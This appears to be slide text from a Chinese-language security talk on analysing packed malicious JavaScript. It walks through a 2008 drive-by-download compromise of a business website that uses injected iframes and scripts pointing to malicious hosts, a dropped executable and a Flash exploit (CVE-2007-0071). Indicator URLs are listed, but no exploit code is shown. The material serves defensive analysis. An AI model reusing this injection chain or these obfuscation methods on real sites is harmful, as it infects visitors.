試想一下這段Code執行結果？

```
function testCallee(){return arguments.callee}  
document.write( testCallee() );
```



```
function testCallee(){return arguments.callee}
```

Arguments.callee 原本設計是在functional programming中，給 recursive anonymous functions用的，但卻可以作出程式碼自我校驗的功能！

# Javascript分析的難處

■ Javascript 是 script language 具有下列特性導致 Interpreter / Debugger類型的解碼分析程式難以有效運作


- ▶ 具有Meta-Programming，Functional-Programming的特性，可以將自身程式當作字串編碼運算
- ▶ 具有Run-Time修自己程式碼的特性(SMC)
- ▶ Dynamic Typing Language，在執行時期才決定型別，靜態程式分析器很難運作
- ▶ Javascript Interpreter 無法模擬出整個Browser Behavior

# PE Packer v.s. JS Packer

	PE Packer	JS Packer
<b>Code Type</b>	Low level Binary Code	High Level Dynamic Typing Language
<b>Self Modify Code (SMC)</b>	YES	YES (Meta-Programming, use Document.write(), <i>Very Easy</i> )
<b>Code Encryption</b>	YES	YES ( <i>Very Easy</i> )
<b>Self Integrity Check</b>	YES	YES (Functional-Programming)
<b>Debugger Detection</b>	YES	YES (Check Brower)
<b>Anti-Instruction stepping</b>	RDTSC Check	Timer Check

# Sandbox針對Drive-By-Download的分析

- 使用Sandbox 分析系統可以完整分析惡意網頁的執行全貌



# 實際案例分析

- 接下來我們將實際分析一個掛馬案例與大家分享一些心得

The screenshot shows a Google search result for the website ChineseBusinessWorld.com. The search bar contains the URL "inurl:chinesebusinessworld.com". The search results show a link to "Chinese Business World - Your China Business and Information Link" with a green circle icon and a warning message: "這個網站可能會損害您的電腦。" (This website may harm your computer). Below the warning, there is a description of the website as a one-stop information source for business, travel, entertainment, shopping, education, and beyond. The URL "www.chinesebusinessworld.com/" is listed, along with a link to "類似網頁 - 加入筆記本" (Similar websites - Add to notebook). The search results also show a "requested. Thank You." message and a "Relocation service" link.

CBW.COM 華商世界  
ChineseBusinessWorld.com

Home | Site maps | Contact Us | Member Center | Register

繁體中文 Go

Home About ASM Business Services Travel Services News Statistics Flowers Online Forum

ChineseBusinessWorld Do not know which travel center or travel agency can be trust in China? Do + Flight Services

所有網頁 圖片 地圖 新聞 網誌搜尋 Gmail 更多 ▼

Google inurl:chinesebusinessworld.com 搜尋 進階搜尋 | 使用偏好

☒ 所有網頁 ☐ 中文網頁 ☐ 繁體中文網頁 ☐ 台灣的網頁

所有網頁

[Chinese Business World - Your China Business and Information Link](#) - [ 翻譯此頁 ]

這個網站可能會損害您的電腦。

Chinese Business World, your one stop information source for business, travel, entertainment, shopping, education and beyond.

[www.chinesebusinessworld.com/](#) - 類似網頁 - 加入筆記本

+ China Mailing List requested. Thank You.

+ Relocation service

+ Hotel Services

+ Weather Services

+ Currency Converter

+ Time Zone

converter

announcement:  
ASM is looking for  
Overseas Business  
Partner.






# 發現惡意連結與惡意程式！

REPORT DETAILS [http://chinesebusinessworld.com]

Selected Monitor:	chinesebusinessworld.com	Total URLs Crawled:	70
Status:	Finished	Clean URLs:	68
Crawl Time:	Oct 23rd, 2008 - 18:11	URLs with suspicious links:	2
Duration:	5 Minutes 43 Seconds	URLs with malware:	2
Depth:	4	URLs with defaced content:	0

URL Report:

All URLs Clean URLs Suspicious Links **Malware** Defaced Content


Status	Depth	URL	Report Time
S M	[2]	http://chinesebusinessworld.com/links.html	2008-10-23 18:07:33
	SCRIPT	Link Target http://tw.lovechina.tw.cn/count/js/gif.gif	
	IFRAME	Link Target http://www.wrmfwp.cn/one/a26.htm	
	Malware Injection	Link Target http://www.oiuotr.net/new/a279.css injects (LOCAL-DRIVE)/system.exe into the user's filesystem.	

Drive-By-Download  
the malware source !!




# Demo

■ <http://tw.lovechina.tw.cn/count/js/gif.gif>






# Demo 進行解碼...



# Demo 再來一次




## 發現了！是Flash Exploit (CVE-2007-0071)


<a href="http://chinesebusinessworld.com/websevice.html">http://chinesebusinessworld.com/websevice.html</a>		
script	<a href="http://tw.lovechina.tw.cn/count/js/gif.gif">http://tw.lovechina.tw.cn/count/js/gif.gif</a>	(lovechina.tw.cn - 60.190.253.163)
iframe	<a href="http://lovechina.tw.cn/count/js/swf2.htm">http://lovechina.tw.cn/count/js/swf2.htm</a>	hxxp://tw.lovechina.tw.cn/count/js/css.css (60.190.253.163)
iframe	<a href="http://lovechina.tw.cn/count/js/old.htm">http://lovechina.tw.cn/count/js/old.htm</a>	Malware Source: hxxp://count.xj.cn/count/js/css.css (60.190.253.163)
iframe	<a href="http://lovechina.tw.cn/count/js/office.htm">http://lovechina.tw.cn/count/js/office.htm</a>	
iframe	<a href="http://lovechina.tw.cn/count/js/06014.htm">http://lovechina.tw.cn/count/js/06014.htm</a>	
iframe	<a href="http://lovechina.tw.cn/count/js/lz2.htm">http://lovechina.tw.cn/count/js/lz2.htm</a>	
iframe	<a href="http://lovechina.tw.cn/count/js/lz.htm">http://lovechina.tw.cn/count/js/lz.htm</a>	
iframe	<a href="http://lovechina.tw.cn/count/js/sina.htm">http://lovechina.tw.cn/count/js/sina.htm</a>	
iframe	<a href="http://lovechina.tw.cn/count/js/UU.htm">http://lovechina.tw.cn/count/js/UU.htm</a>	
iframe	<a href="http://lovechina.tw.cn/count/js/byff.htm">http://lovechina.tw.cn/count/js/byff.htm</a>	
iframe	<a href="http://lovechina.tw.cn/count/js/real2.htm">http://lovechina.tw.cn/count/js/real2.htm</a>	
script	<a href="http://lovechina.tw.cn/count/js/real.gif">http://lovechina.tw.cn/count/js/real.gif</a>	
iframe	<a href="http://lovechina.tw.cn/count/js/Real.htm">http://lovechina.tw.cn/count/js/Real.htm</a>	
iframe	<a href="http://lovechina.tw.cn/count/js/tj.htm">http://lovechina.tw.cn/count/js/tj.htm</a>	
script	<a href="http://count45.51yes.com/click.aspx?id=457288414&amp;logo=1">http://count45.51yes.com/click.aspx?id=457288414&amp;logo=1</a>	
iframe	<a href="http://www.wrmfwp.cn/one/a26.htm">http://www.wrmfwp.cn/one/a26.htm</a>	(www.wrmfwp.cn - 59.34.216.143)
iframe	<a href="http://zlwrnm5.cn/a279/fxx.htm">http://zlwrnm5.cn/a279/fxx.htm</a>	(zlwrnm5.cn - 59.34.216.143)
iframe	<a href="http://zlwrnm5.cn/a279/fx.htm">http://zlwrnm5.cn/a279/fx.htm</a>	Malware Source: http://www.oiuytr.net/new/a279.css (59.34.216.225)
iframe	<a href="http://zlwrnm5.cn/a279/ss.html">http://zlwrnm5.cn/a279/ss.html</a>	
iframe	<a href="http://zlwrnm5.cn/a279/Ms06014.htm">http://zlwrnm5.cn/a279/Ms06014.htm</a>	
iframe	<a href="http://zlwrnm5.cn/sina.htm">http://zlwrnm5.cn/sina.htm</a>	
iframe	<a href="http://zlwrnm5.cn/UU.htm">http://zlwrnm5.cn/UU.htm</a>	
iframe	<a href="http://zlwrnm5.cn/a279/Thunder.html">http://zlwrnm5.cn/a279/Thunder.html</a>	
iframe	<a href="http://zlwrnm5.cn/a279/GLWORLD.html">http://zlwrnm5.cn/a279/GLWORLD.html</a>	
iframe	<a href="http://zlwrnm5.cn/a279/real.htm">http://zlwrnm5.cn/a279/real.htm</a>	
iframe	<a href="http://zlwrnm5.cn/a279/Real.html">http://zlwrnm5.cn/a279/Real.html</a>	
script	<a href="http://js.users.51.1a/1936348.js">http://js.users.51.1a/1936348.js</a>	



# Drive-By-Download Flow

